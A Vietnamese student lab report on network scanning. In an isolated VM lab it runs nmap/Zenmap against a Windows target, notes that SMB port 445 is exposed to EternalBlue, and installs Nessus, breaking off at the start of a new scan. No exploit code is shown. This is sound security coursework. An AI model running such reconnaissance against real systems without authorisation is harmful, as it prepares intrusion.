

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG  
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI THỰC HÀNH  
HỌC PHẦN: THỰC TẬP CƠ SỞ  
MÃ HỌC PHẦN: INT13147**

**BÀI THỰC HÀNH 3.3  
RÀ QUÉT VÀ KHAI THÁC LỖ HỒNG**

Sinh viên thực hiện:

**B22DCAT253    Đinh Thị Thanh Tâm**

Giảng viên hướng dẫn: TS. Đinh Trường Duy

**HỌC KỲ 2 NĂM HỌC 2024-2025**

# MỤC LỤC

MỤC LỤC .....	2
<b>CHƯƠNG 1. LÝ THUYẾT BÀI THỰC HÀNH.....</b>	<b>3</b>
1.1 Mục đích.....	3
1.2 Tìm hiểu lý thuyết .....	3
<b>1.2.1</b> các công cụ.....	<b>3</b>
<b>CHƯƠNG 2. nội dung bài thực hành.....</b>	<b>5</b>
2.1 Chuẩn bị môi trường .....	5
<b>2.1.1</b> Cài đặt phần mềm ảo hóa .....	<b>5</b>
<b>2.1.2</b> Cài đặt các công cụ.....	<b>5</b>
2.2 Nội dung thực hành .....	5
<b>2.2.1</b> Quét cổng bằng nmap/zenmap .....	<b>5</b>
<b>2.2.2</b> Quét lỗ hổng bằng Nessus .....	<b>7</b>
<b>2.2.3</b> Khai thác bằng Metasploit.....	<b>13</b>
KẾT LUẬN .....	16
TÀI LIỆU THAM KHẢO.....	16

# CHƯƠNG 1. LÝ THUYẾT BÀI THỰC HÀNH

## 1.1 Mục đích

- Hiểu được các mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ hổng như: nmap/zenmap, nessus, Metasploit framework.
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

## 1.2 Tìm hiểu lý thuyết

### 1.2.1 các công cụ

#### 1.2.1.1 nmap

Nmap là một trình quét bảo mật mạng được nhiều người ưa thích. Nó được sử dụng để phát hiện các máy tính và các dịch vụ trên mạng máy tính, sau đó sẽ tạo một “bản đồ” mạng. Cũng giống như các bộ quét cổng đơn giản, Nmap có khả năng phát hiện các dịch vụ thụ động (passive) trên một mạng dù các dịch vụ như vậy không tự khuếch trương bản thân chúng bằng một giao thức phát hiện dịch vụ. Thêm vào đó, Nmap có thể phát hiện các thông tin chi tiết khác nhau về các máy tính từ xa. Chúng có thể phát hiện ra hệ điều hành, kiểu thiết bị, thời gian và sản phẩm phần mềm chạy dịch vụ, số phiên bản chính xác của sản phẩm đó, sự hiện diện của một số công nghệ tường lửa trên một mạng nội bộ hoặc thậm chí cả hãng sản xuất card mạng từ xa.

Nmap chạy trên Linux, Microsoft Windows, Solaris, và BSD (gồm có Mac OS X), và trên cả AmigaOS. Linux là một nền tảng của nmap phổ biến nhất còn Windows là thứ hai.

```
bratchc2ddsktop bratch # nmap -T5 -sV -O localhost
Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-12 19:07 GMT
Interesting ports on localhost (127.0.0.1):
Not shown: 1709 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.5
22/tcp    open  ssh      OpenSSH 4.7 (protocol 2.0)
80/tcp    open  http     Apache httpd
443/tcp   open  ssl/http Apache httpd
10000/tcp open  http     Webmin httpd
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.21
Uptime: 0.136 days (since Wed Mar 12 15:52:05 2008)
Network Distance: 0 hops
Service Info: OS: Unix

Nmap done: 1 IP address (1 host up) scanned in 13.241 seconds
bratchc2ddsktop bratch #
```

#### 1.2.1.2 Nessus

Nessus là một phần mềm quét lỗ hổng khá toàn diện. Mục tiêu của nó là phát hiện các lỗ hổng tiềm ẩn trên các hệ thống được kiểm tra chẳng hạn như:

- Các lỗ hổng cho phép cracker từ xa có thể kiểm soát hoặc truy cập các dữ liệu nhạy cảm trên hệ thống.
- Lỗi cấu hình (ví dụ như mở mail relay, mất các bản vá,...).
- Các mật khẩu mặc định, một số mật khẩu chung, các mật khẩu blank/absent (trắng hay thiếu) trên một số tài khoản hệ thống. Nessus cũng có thể gọi Hydra (một công cụ bên ngoài) để khởi chạy một tấn công dictionary.
- Từ chối dịch vụ đối với ngăn xếp TCP/IP bằng cách sử dụng các gói dữ liệu đã bị đọc sai.

Nessus là một trình quét lỗ hổng phổ biến nhất hiện nay trên thế giới, ước lượng có đến 75.000 tổ chức trên toàn thế giới sử dụng. Nó xuất hiện lần đầu tiên trong bảng thống kê các công cụ bảo mật 2000, 2003 và 2006 của SecTools.Org.

#### *1.2.1.3 Metasploit framework.*

Metasploit Framework là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những component được viết bằng C, assembler, và Python. Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS. Bạn có thể download chương trình tại [metasploit.com](http://metasploit.com).

Metasploit có thể tự động update bắt đầu từ version 2.2 trở đi, sử dụng script `msfupdate.bat` trong thư mục cài đặt

## CHƯƠNG 2. NỘI DUNG BÀI THỰC HÀNH

### 2.1 Chuẩn bị môi trường

#### 2.1.1 Cài đặt phần mềm ảo hóa

- Sử dụng công cụ ảo hóa: VMWare Workstation
- Tạo 2 máy ảo:
  - Máy tấn công: dùng Kali Linux (có sẵn các công cụ như Metasploit, nmap,...)
  - Máy nạn nhân: Dùng hệ điều hành Windows có lỗ hổng bảo mật

#### 2.1.2 Cài đặt các công cụ

- Trên máy tấn công, cài:
  - nmap/zenmap: Quét cổng dịch vụ.
  - Nessus: Phân tích lỗ hổng bảo mật.
  - Metasploit Framework: Khai thác lỗ hổng

### 2.2 Nội dung thực hành

#### 2.2.1 Quét cổng bằng nmap/zenmap

- Máy tấn công có địa chỉ ip là : 192.168.100.3

```
(b22dcat253@ b22dcat253-DinhThiThanhTam-VPNServer)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
    link/ether 00:0c:29:62:44:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.3/24 brd 192.168.100.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe62:4497/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever

(b22dcat253@ b22dcat253-DinhThiThanhTam-VPNServer)-[~]
$ date
Sun Apr  6 05:10:51 AM EDT 2025

(b22dcat253@ b22dcat253-DinhThiThanhTam-VPNServer)-[~]
$ echo "Dinh Thi Thanh Tam - B22DCAT253"
Dinh Thi Thanh Tam - B22DCAT253

(b22dcat253@ b22dcat253-DinhThiThanhTam-VPNServer)-[~]
$
```

- Máy nạn nhân có địa chỉ ip là: 192.168.100.5

```
C:\Users\ThanhTam- B22DCAT253>ipconfig

Windows IP Configuration

Unknown adapter VPN - VPN Client:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::d810:cf1d:8a94:9833%4
    IPv4 Address. . . . . : 192.168.100.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

C:\Users\ThanhTam- B22DCAT253>

C:\Users\ThanhTam- B22DCAT253>date
The current date is: Sun 04/06/2025
Enter the new date: (mm-dd-yy)

C:\Users\ThanhTam- B22DCAT253>echo "Dinh Thi Thanh Tam - B22DCAT253"
Dinh Thi Thanh Tam - B22DCAT253
```

Bước 1: Mở Zenmap


- Trên Kali Linux, chạy:

*zenmap*

### *Bước 2: Cấu hình quét*


- Target: Nhập IP của máy nạn nhân (192.168.100.5)
- Command sẽ tự điền theo profile:

*nmap -T4 -A -v 192.168.100.5*



### *Bước 3: Nhấn nút Scan*

- Zenmap sẽ bắt đầu quét các cổng dịch vụ và thu thập thông tin hệ điều hành, version các dịch vụ...



### *Bước 4: phân tích kết quả quét các cổng dịch vụ bằng Zenmap*

Port 135 (TCP) – msrpc:

- Là cổng của Microsoft RPC (Remote Procedure Call).
- Dùng để chạy các dịch vụ hệ thống Windows từ xa, bao gồm chia sẻ tệp, dịch vụ Active Directory, và các dịch vụ khác.
- Nguy cơ: Đây là một trong những cổng thường bị khai thác bởi các malware như Blaster worm hoặc các cuộc tấn công qua DCOM.

Port 139 (TCP) – netbios-ssn:

- Dùng bởi NetBIOS Session Service, hỗ trợ chia sẻ file và máy in trong mạng nội bộ.
- Cổng này chủ yếu phục vụ giao tiếp giữa các máy tính Windows.
- Nguy cơ: Nếu không bảo mật, hacker có thể dùng để liệt kê tên chia sẻ tài nguyên, user và thông tin hệ thống từ xa.

Port 445 (TCP) – microsoft-ds (SMB)

- Là cổng chính cho SMB (Server Message Block) dùng chia sẻ tệp và máy in.

- Rất nổi tiếng vì liên quan đến lỗ hổng EternalBlue (MS17-010) – đã bị khai thác trong cuộc tấn công bằng mã độc WannaCry.
- Nguy cơ: Rất cao nếu chưa vá, dễ bị tấn công khai thác Remote Code Execution.

## 2.2.2 Quét lỗ hổng bằng Nessus

- Máy nạn nhân có địa chỉ ip là 192.168.197.5

```

C:\Users\ThanhTam- B22DCAT253>ipconfig

Windows IP Configuration

Unknown adapter VPN - VPN Client:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::d810:cf1:8a94:9833%4
    IPv4 Address. . . . . : 192.168.197.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 


C:\Users\ThanhTam- B22DCAT253>date
The current date is: Mon 04/07/2025
Enter the new date: (mm-dd-yy)

C:\Users\ThanhTam- B22DCAT253>echo "Đinh Thị Thanh Tam - B22DCAT253"
"Đinh Thị Thanh Tam - B22DCAT253"

C:\Users\ThanhTam- B22DCAT253>
  
```

### Bước 1: Tải file cài đặt Nessus

- Truy cập trang chính thức để tải bản mới nhất (cho Kali/Debian):  
<https://www.tenable.com/products/nessus/select-your-operating-system>
- Tải về bản .deb



- Giải nén và kiểm tra Nessus sau khi cài đặt. Trạng thái active (running) cho thấy Nessus đã cài đặt thành công và đã được khởi động

```
(b22dcat253@b22dcat253-DinhThiThanhTam-VPNServer)-[~]
$ sudo systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/usr/lib/systemd/system/nessusd.service; enabled; prese
   Active: active (running) since Sun 2025-04-06 08:51:47 EDT; 50s ago
     Invocation: 5c1795e4d8bd4b3d8a80e6736c1c8a5e
   Main PID: 8228 (nessus-service)
      Tasks: 13 (limit: 4512)
    Memory: 136M (peak: 141M)
       CPU: 52.336s
    CGroup: /system.slice/nessusd.service
           └─8228 /opt/nessus/sbin/nessus-service -q
              └─8229 nessusd -q

Apr 06 08:51:47 b22dcat253-DinhThiThanhTam-VPNServer systemd[1]: Started nes
Apr 06 08:51:54 b22dcat253-DinhThiThanhTam-VPNServer nessus-service[8229]: C
Apr 06 08:51:54 b22dcat253-DinhThiThanhTam-VPNServer nessus-service[8229]: C
lines 1-15/15 (END)
```


```
(b22dcat253@b22dcat253-DinhThiThanhTam-VPNServer)-[~]
$ date
Sun Apr  6 08:53:15 AM EDT 2025

(b22dcat253@b22dcat253-DinhThiThanhTam-VPNServer)-[~]
$ echo "Dinh Thi Thanh Tam - B22DCAT253"
Dinh Thi Thanh Tam - B22DCAT253

(b22dcat253@b22dcat253-DinhThiThanhTam-VPNServer)-[~]
$
```


## Bước 2: Thiết lập ban đầu

- Truy cập trình duyệt tại:  
*<https://b22dcat253-DinhThiThanhTam-VPNServer:8834/>*
- Tạo tài khoản quản trị Nessus  
*Tạo username + password để đăng nhập Nessus lần sau.*




- Nessus sẽ tải plugin (mất ~2–5 phút): Cứ để nó chạy xong là sẽ chuyển vào dashboard.
  - Plugin trong Nessus là một đoạn mã nhỏ (script) dùng để kiểm tra lỗ hổng, dịch vụ, cổng, cấu hình sai... trên hệ thống mục tiêu.
  - Mỗi plugin biết cách kiểm tra một loại lỗi, một lỗ hổng hoặc một cấu hình cụ thể.






### Bước 3: Tạo và chạy bản quét mới (New Scan)


- Giao diện trang chủ của Nessus hiện ra



